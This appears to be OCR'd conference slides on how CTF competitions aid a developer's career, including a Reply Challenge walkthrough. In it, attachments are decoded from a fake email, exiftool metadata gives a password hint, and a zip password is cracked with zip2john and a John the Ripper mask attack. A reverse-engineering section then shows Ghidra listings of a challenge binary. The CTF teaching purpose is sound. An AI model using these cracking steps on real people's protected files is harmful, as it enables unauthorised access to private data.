HOW CTF COMPETITIONS LEVEL UP YOUR PROFESSIONAL JOURNEY

AGENDA

1. What is CTF?
2. Reply Challenge
3. Examples
4. Examples
5. Examples
6. Real life examples
7. Monetization
8. Bonus

Mateusz Hołowiecki

SQreek

16 years of dev experience

Szambonurek legacy kodu od 9 lat

konsultant od Mysql'a od 4 lat

In computer security Capture the Flag (CTF), "flags" are secrets hidden in purposefully-vulnerable programs or websites.

Competitors steal flags either from other competitors (attack/defense-style CTFs) or from the organizers (jeopardy-style challenges).

Several variations exist, including hiding flags in hardware devices.

source: Wikipedia

Reply Challenge

jeopardy-style competition


CODING
WEB
BINARY
CRYPTO
MISCELLANEOUS
NumOps enigma
100 pts
Completed on 10/13/2023 @ 8:45 PM with just one try!
Becco Buffet
100 pts
Completed on 10/13/2023 @ 9:44 PM with just one try!
Ivano only drinks steel uoter
100 pts
VIEW
RSA: Rapid Solvable Attack
100 pts
Completed on 10/13/2023 @ 7:57 PM with 2 tries
Kingply
100 pts
Completed on 10/14/2023 @ 12:31 AM with just one try!
Honey for scarabs
200 pts
VIEW
The Last Fighting Goat
200 pts
VIEW
PEA
200 pts
VIEW
VizCrypto Adventure
200 pts
VIEW
Zombie attack
200 pts
VIEW
GeometricGravity Quest
300 pts
Completed on 10/14/2023 @ 2:25 PM with just one try!
Becco Card Clash
300 pts
VIEW
The Quizzone
300 pts
VIEW
Meatsafe Cipher
300 pts
VIEW
Memory is cheating on you...
300 pts
VIEW
DeliverSmart
Goats&Snakes
Grafted Machine
MLCPO
Listen, you fools!

Team: Hawajską poproszę:

- LCF
- Władek
- Piotr
- SQreek

Results:

- 2021: 18th
- 2022: 33th
- 2023: 63th


Level 1 KINGPLY 100 points ×

In the heart of the Misc Realm, R-Boy prepares for the decisive battle. He never expected to encounter an old foe: the master of the digital underworld in this realm is Zer0, someone he knows well. The atmosphere grows increasingly tense, and Zer0 reveals an ace up his sleeve: an extremely advanced Artificial Intelligence called "Nethra," programmed to predict and counter every move R-Boy makes. However, it seems that some clues for gaining an advantage have been disguised.

MATERIALS

misc-100.zip

Completed on 10/14/2023 @ 12:31 AM with just one try!



Extract
misc-100.zip
Location:
/
Name
Size
Type
Modified
email.txt
168,6 kB
plain text d…
03 października 2023, 14:59

```
Subject: Important Dental Health Update for Janice Feng

From: Customer Care at Kingply SRL customercare@kingply.it
To: Janice Feng jfeng@veryrealmail.com
Date: August 2, 2023

MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="==KingplyBoundary"

--==KingplyBoundary
Content-Type: text/plain; charset="utf-8"

Dear Janice Feng,

We hope this email finds you well. We value your dental healt
```

```
--==KingplyBoundary--
Content-Type: application/zip; name="important_dental_informa
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="important_dental_i

UEsDBDMAAQBjABt3Q1cAAAAAPwAAACMAAAAIAAsAZmxhZy50eHQBmQcAAgBBF

--==KingplyBoundary--
```

```
--==KingplyBoundary--
Content-Type: image/png; name="receipt.png"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="receipt.png"

iVBORw0KGgoAAAANSUhEUgAABYAAAANZCAYAAAC2sJrzAAAAAXNSR0IArs4c6

--==KingplyBoundary--
```

```
sed -n 48p email.txt | tr -d '\n\r' | base64 --decode > impor
sed -n 57p email.txt | tr -d '\n\r' | base64 --decode > recei
```


Extract
important_dental_information.zip
Location: /
Name
Size
Type
Modified
flag.txt
35 bytes
plain text d...
03 października 2023, 14:56
Cancel
OK
Password required for “important_dental_information.zip”
Password:

KINGPLY SRL

Patient: Janice Feng
Date of Birth: 02/08/1990
Postal Code: 00100
Date of Visit: 13/07/2023
Dentist: Re Ply

Services	
Description	Amount (€)
Comprehensive Dental Examination	80
X-rays and Imaging	50
Cavity Detection	30
Dental Cleaning	20
Total Due:	180

Thank you for choosing Kingply SRL for your dental care.
Your oral health is important to us.

For any inquiries or to schedule your next appointment, please contact our Customer Care team at customercare@kingply.it.

```
$ exiftool receipt.png
ExifTool Version Number         : 12.40
File Name                       : receipt.png
Directory                       : .
File Size                       : 121 KiB
File Modification Date/Time     : 2024:01:21 20:55:07+01:00
File Access Date/Time           : 2024:01:21 20:55:10+01:00
File Inode Change Date/Time     : 2024:01:21 20:55:07+01:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1408
Image Height                    : 857
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Gamma                           : 2.2
Pixels Per Unit X               : 4724
Pixels Per Unit Y               : 4724
Pixel Units                     : meters
Artist                          : birthDateMail***R3ply!
Copyright                       : checkArtistFieldForPwdFormat
Image Size                      : 1408x857
Megapixels                      : 1.2
```

KINGPLY SRL

Patient: Janice Feng
Date of Birth: 02/08/1990
Postal Code: 00100
Date of Visit: 13/07/2023
Dentist: Re Ply

Services	
Description	Amount (€)
Comprehensive Dental Examination	80
X-rays and Imaging	50
Cavity Detection	30
Dental Cleaning	20
Total Due:	180

Thank you for choosing Kingply SRL for your dental care.
Your oral health is important to us.

For any inquiries or to schedule your next appointment, please contact our Customer Care team at customercare@kingply.it.

900802jfeng@veryrealmail.com***R3ply!

```
$ 7z e important_dental_information.zip -p'900802jfeng@veryre

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on

Scanning the drive for archives:
1 file, 235 bytes (1 KiB)

Extracting archive: important_dental_information.zip
--
Path = important_dental_information.zip
Type = zip
Physical Size = 235

ERROR: Wrong password : flag.txt
```

```
$ zip2john important_dental_information.zip > hash
```

```
$ john --mask='900802jfeng@veryrealmail.com?a?a?aR3ply!' hash
Warning: detected hash type "ZIP", but the string is also rec
Use the "--format=ZIP-opencl" option to force loading these a
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2
Cracked 1 password hash (is in /home/sqreek/snap/john-the-rip
No password hashes left to crack (see FAQ)
```

```
$ john --show hash
important_dental_information.zip/flag.txt:900802jfeng@veryrea

1 password hash cracked, 0 left
```

```
$ john --show hash | head -n1 | awk -F: '{print $2}'
900802jfeng@veryrealmail.com!@#R3ply!
```


```
$ 7z e important_dental_information.zip -p'900802jfeng@veryre
$ cat flag.txt
{FLG:J4n1c3_h4s_g0t_s0m3_b4d_t33th}
```


quick take away:

- exiftool is a nice tool
- John the ripper is a nice tool
- Banks/Health companies cheats

Binary 100

```
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ ls
binary100-4346df085c353067ee69667e2e49d9b8.exe
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ wine binary100-4346df085c353067ee69667e2e49d9b8.exe
**********************************************
** Welcome to the MAGIC POT                  ****
** Code is desapearing..                     ****
** ... strings are confused ...              ****
**  ... and functions are mixed!!            ****
**********************************************

**********************************************
** Insert your items for the magical potion ****
**   and shake them with your magic spoon    ****
*****   AND GET THE SECRET!!            ****
**********************************************

Select The action:
A - Add woods
B - Shake the pot
C - Cool the mix
D - Blow on the fire
E - Throw the ingredients
>A
Select The action:
A - Add woods
B - Shake the pot
C - Cool the mix
D - Blow on the fire
E - Throw the ingredients
>C
Your potion is wrong! Check the recipe!sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$ 0094:err:rpc:I_RpcReceive we got fault packet with status 0x1c010003
^C
sqreek@work:~/capture-the-flag/reply-challenge-tasks/2021/binary-100$
```


CodeBrowser: 2022-bin100:/binary100-4346df085c353067ee69667e2e49d9b8.exe
File Edit Analysis Graph Navigation Search Select Tools Window Help
Program Trees
binary100-4346df085c353067ee69667e2e49d9b8.exe
Headers
.text
.rdata
.data
.rsrc
.reloc
Debug Data
tdb
Program Tree
Symbol Tree
KERNEL32.DLL
VCRUNTIME140.DLL
Exports
entry
Functions
_
entry
find_pe_section
FUN_0040
Filter:
Data Type Manager
binary100-4346df085c353067ee69667e2e49d9b8.exe
basetsd.h
crtdefs.h
Demangler
DOS
ehdata.h
excpt.h
mbstring.h
PDB
PE
Filter:
Listing: binary100-4346df085c353067ee69667e2e49d9b8.exe
004019fa e8 9d 0a 00 00 CALL API-MS-WIN-CRT-RUNTIME-L1-1-0.DLL::exit void exit(int _Code)
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
assume FS_OFFSET = <UNKNOWN>
LAB_004019ff XREF[1]: 004019cb(j)
004019ff ff 75 e0 PUSH dword ptr [EBP + -0x20]
assume FS_OFFSET = 0xffdff000
00401a02 e8 9b 0a 00 00 CALL API-MS-WIN-CRT-RUNTIME-L1-1-0.DLL::_exit void _exit(int _Code)
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
assume FS_OFFSET = <UNKNOWN>
00401a07 cc ?? CCh
FUNCTION
undefined entry()
assume FS_OFFSET = 0xffdff000
undefined AL:1 <RETURN>
entry XREF[2]: Entry Point(*), 00400118(*)
00401a08 e8 ea 04 00 00 CALL ___security_init_cookie void ___security_init_cookie(vo
00401a0d e9 74 fe ff ff JMP FUN_00401886 undefined FUN_00401886()
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)
FUNCTION
undefined FUN_00401a12(undefined4 param_1)
assume FS_OFFSET = 0xffdff000
undefined AL:1 <RETURN>
undefined4 Stack[0x4]:4 param_1 XREF[1]: 00401a1d(R)
Decompile: entry - (binary100-4346...
1 void entry(void)
2
3 {
4 ___security_init_cookie();
5 FUN_00401886();
6 return;
7 }
8
Disassembled View
00401a08 CALL ___security_init_cookie
00401a0d JMP FUN_00401886
00401a12 PUSH EBP
00401a13 MOV EBP,ESP
00401a15 PUSH 0x0
Function Call Trees: entry - (binary100-4346df085c353067ee69667e2e49d9b8.exe)
Incoming Calls
Incoming References - entry
Filter:
Outgoing Calls
Outgoing References - entry
___security_init_cookie
FUN_00401886
Filter:


Listing: binary100-4346df085c353067ee69667e2e49d9b8.exe
s_items.txt_004031a4 XREF[1]: FUN_004011a0:004011c3(*)
004031a4 69 74 65 ds "items.txt"
6d 73 2e
74 78 74 00
004031ae 00 ?? 00h
004031af 00 ?? 00h
DAT_004031b0 XREF[2]: FUN_004011a0:0040120b(*),
FUN_004011a0:00401234(*)
004031b0 25 ?? 25h %
004031b1 63 ?? 63h c
004031b2 00 ?? 00h
004031b3 00 ?? 00h
s_You_added_a_new_item_into_the_po_004031b4 XREF[1]: FUN_004011a0:00401414(*)
004031b4 59 6f 75 ds "You added a new item into the pot : %s\n"
20 61 64
64 65 64 ...
s_igfoot_nail_004031dd XREF[3,2]: FUN_004011a0:0040125d(*),
s_gfoot_nail_004031de FUN_004011a0:00401264(R),
s_Bigfoot_nail_004031dc FUN_004011a0:0040129a(*),
FUN_004011a0:00401264(R),
FUN_004011a0:0040126f(R)
004031dc 42 69 67 ds "Bigfoot nail"
66 6f 6f
74 20 6e ...
s_Terrible_smell_004031ec XREF[1]: FUN_004011a0:004012a1(*)
004031ec 54 65 72 ds "Terrible smell"
72 69 62
6c 65 20 ...
004031fb 00 ?? 00h
s_nicorn_hair_004031fd XREF[3,2]: FUN_004011a0:004012ad(*),
s_icorn_hair_004031fe FUN_004011a0:004012ba(R),
s_Unicorn_hair_004031fc FUN_004011a0:004012f0(*),
FUN_004011a0:004012ba(R),

